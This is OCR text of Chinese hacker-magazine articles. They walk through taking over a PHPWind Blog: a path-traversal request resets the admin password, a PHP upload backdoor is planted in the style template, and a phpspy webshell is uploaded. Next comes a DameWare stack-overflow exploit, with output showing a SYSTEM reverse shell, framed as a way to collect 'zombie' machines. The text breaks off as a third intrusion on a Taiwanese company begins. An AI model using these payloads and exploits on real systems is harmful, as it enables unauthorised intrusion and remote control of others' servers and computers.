


图 3




图 4

后，就登录，选择“查看管理员名”，就会在下面的框中，显示出管理员的blog，我们就可以从此得到管理员用户名了，如图6。




图 5



图 6

然后就是把得到的管理员帐号和自已设置的密码填写上，点击“更改管理员密码”，就成功的修改管理员密码了。界面上还有个“登陆后台”的选项，可以直接打开后台的登录页面。

二、后台取shell

当然了，进入了后台，就少不了拿个webshell了。在php后台获得shell的方法有许多，就说说最常用的——“网站风格设置取shell法”。登录后台，进入网站风格管理栏，编辑网站风格，把以下代码插入最顶部，如图7：

```
<style type=text/css>
</style>
```

```
<!--
EOT;
?>-->
<?copy($_FILES[MyFile][tmp_name],$_FILES[MyFile][name]);?>
<!--
<?php
print <<<EOT
-->
```

在本地把以下代码保存为html文件：

```
<form ENCTYPE="multipart/form-data" ACTION="http://目标服务器/index.php"
METHOD="POST">
<input NAME="MyFile" TYPE="file">
<input VALUE=" 提交 " TYPE="submit">
</form>
```




图7




图8

然后在浏览器中打开此html文件，从本地选择一匹php木马提交上传上去，我直接上传的是phpspy ver2006木马，上传成功了，如图8。

webshell搞定了，随意浏览了下网站目录，权限挺高的，可是……认真看看目录就知道了，是Linux服务器，提权就实在有点麻烦了，最起码对我这个大菜鸟来说是这样了，有熟悉Linux的朋友不妨尝试一下更深入的入侵。

三、后记：简单分析工具

使用别人写出来的黑客工具当然方便，又容易上手，可是菜鸟终归要成长，总不至于一辈子都依靠别人的工具吧，接下来我就简单的讲一讲如何手工提交。首先打开我们的漏洞利用工具，把网址、密码什么都填写好，但是先不要点“修改密码”按钮，我们再请出抓包工具Winsock Expert，点“打开”按钮，然后选择我们的漏洞利用程序，如图9。




图9

再回到漏洞利用程序，选择“更改密码”，此时，抓包工具开始抓get数据，如图10。




图10

得到的提交语句是：/!jiji/blog/user_index.php?action=../admin/manager&job=submit&username=bsslove&password=jiushini&check_pwd=jiushini，现在应该看明白了吧，直接在blog的后面加上这句，就可以手工提交修改管理员的密码了（jiushini是我设置的密码，bsslove是管理员的用户名），经过测试显示成功，这里就不再继续测试了。有什么不明白的地方，请到X档案论坛一起探讨。

（文章中涉及到的工具玄猫的PhpwindBlog漏洞检测工具、安静的PHPWindBlog漏洞利用工具、phpspy ver2006、Winsock Expert已经收录于光盘中）

Dameware在前，肉鸡在后

孟方明[-273℃@EST]&刘会（wife）

一、漏洞介绍

DameWare是菜鸟们最喜爱的远程控制软件之一。或许是因为它太出名了吧，所以也有很多人在“关注”它（好象有句话叫什么人怕出名猪怕壮？^_^）。早在2004年第1期的黑客X档案中，就曾经介绍过Dameware的远程溢出，不过当时的那个漏洞还只是影响3.72及以前的版本，后来Dameware升级后，这个漏洞就被菜鸟们所谈忘了，可没有想到，就在前些日子，Dameware再一次被曝出了新漏洞，新漏洞主要是服务端验证用户名时由于使用lstrcpy函数而没有做边界检查导致缓冲区溢出。这是个非常典型的栈溢出，所以漏洞分析就没什么好说的了，有兴趣的读者可以自己调试分析下。由于一般情况下dameware被安装为服务，所以溢出后得到的shell会是个system权限，而且这个漏洞影响4.9及以下的版本，使用dameware远程维护的朋友可要小心了啊！不过，对于菜鸟们来说，找肉鸡的好时机也到来了！

二、漏洞测试

说起这个溢出程序的调试我和sagi老哥都闹了个大笑话，哎，只怪自己没仔细阅读代码。当初sagi哥告诉我说他测试的时候使用nc监听反弹端口的时候老是提示端口被占用。还以为是程序中出了什么问题，因此改来改去，后来就直接把这个“艰巨”的任务交给了我，我拿到溢出程序时连看都没看，直接编译测试。像往常一样使用nc监听端口，结果出现了一样的提示。郁闷啊，后来花了两天的时间仔细查看代码才发现，这个老外作者真是想得太周到了，根本不需要我们使用nc来监听端口，溢出程序本身就自动监听反弹端口了。真是无颜面对江东父老啊（sagi一旁汗下：不至于吧？就这一次而已：-()），事实上，这种技术的溢出程序，我和sagi都是第一次碰到，因此当初都没有往这方面上想。

Dameware服务默认使用的是6129端口，我们可以使用superscan扫描6129端口来寻找提供Dameware服务的主机。我匆忙安装好dameware（我装的是4.6版），找了台机器装上服务端。然后抄起编译好的程序就是一通溢出（远处sagi做惊恐状：你这是要打架啊还是测试漏洞？），结果服务端程序报错，我这里也没有任何shell返回。看样子我们需要修改溢出的返回地址了。原溢出程序中使用的都是针对英文版的返回地址，我都改成了通过地址0x7ffa4512。修改后我们保存编译得到的程序运行帮助如下：

```
D:\temp\lcc>doom

  ======= D4m3w4r3 eXpLo1t, By jpno5 =======
  ======= http://www.jpno5.com =======
  ======= Edited by 无敌最寂寞[EST]=======

 [+] doom Target_Ip Target_Port Return_Ip Return_Port
```

使用起来再简单不过了（记得不要犯我的错误啊，不要再用nc监听了。Sagi一旁小声嘀咕：快别提了，丢人！），测试结果如图1。



```
D:\temp\lcc>doom 192.168.1.118 6129 192.168.1.2 1314
 ====== D4m3w4r3 eXpLoit, By jpno5 ======
 ====== http://www.jpno5.com ======
 ====== Edited by 无敌最寂寞[EST]======
[#] Listening For Shell On: 1314...
[*] Target: WIN XP SP: 2...
[*] Waiting for Shell...
[*] Enjoy...
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>_
```

图 1

成功得到了一个反向的shell，但是同时服务端也弹出了一个错误提示，如图2。




图 2

由于本文只是测试的目的，所以只要成功得到了反向shell就说明测试成功了，至于这个错误提示，我没有深究。估计是由于shellcode或者别的什么引起的，读者朋友可以尝试更换一个其它的reverse shellcode，或者自己挂上调试器查下原因吧。

sagi注：我在我的2000+sp4+Dameware4.5下，始终没有测试成功，不知道是什么原因，或许是因为Dameware版本的问题吧！

三、尾声

到此，本文又该结束了。希望我写的DD能给大家带来些许收获吧。欢迎朋友来X档案论坛与我交流：-）

（文章中涉及到的程序doom.exe已经收录于光盘中）

菜鸟无处不在——入侵防不胜防

十二少

我抬头看了看我的IE浏览器，打开的是www.****.com.tw——台湾一家游戏开发公司，在8月份最新发布的游戏中，这家公司的游戏占了很大的比例。呵呵，看起来还挺有名的嘛，不知道安全性如何。

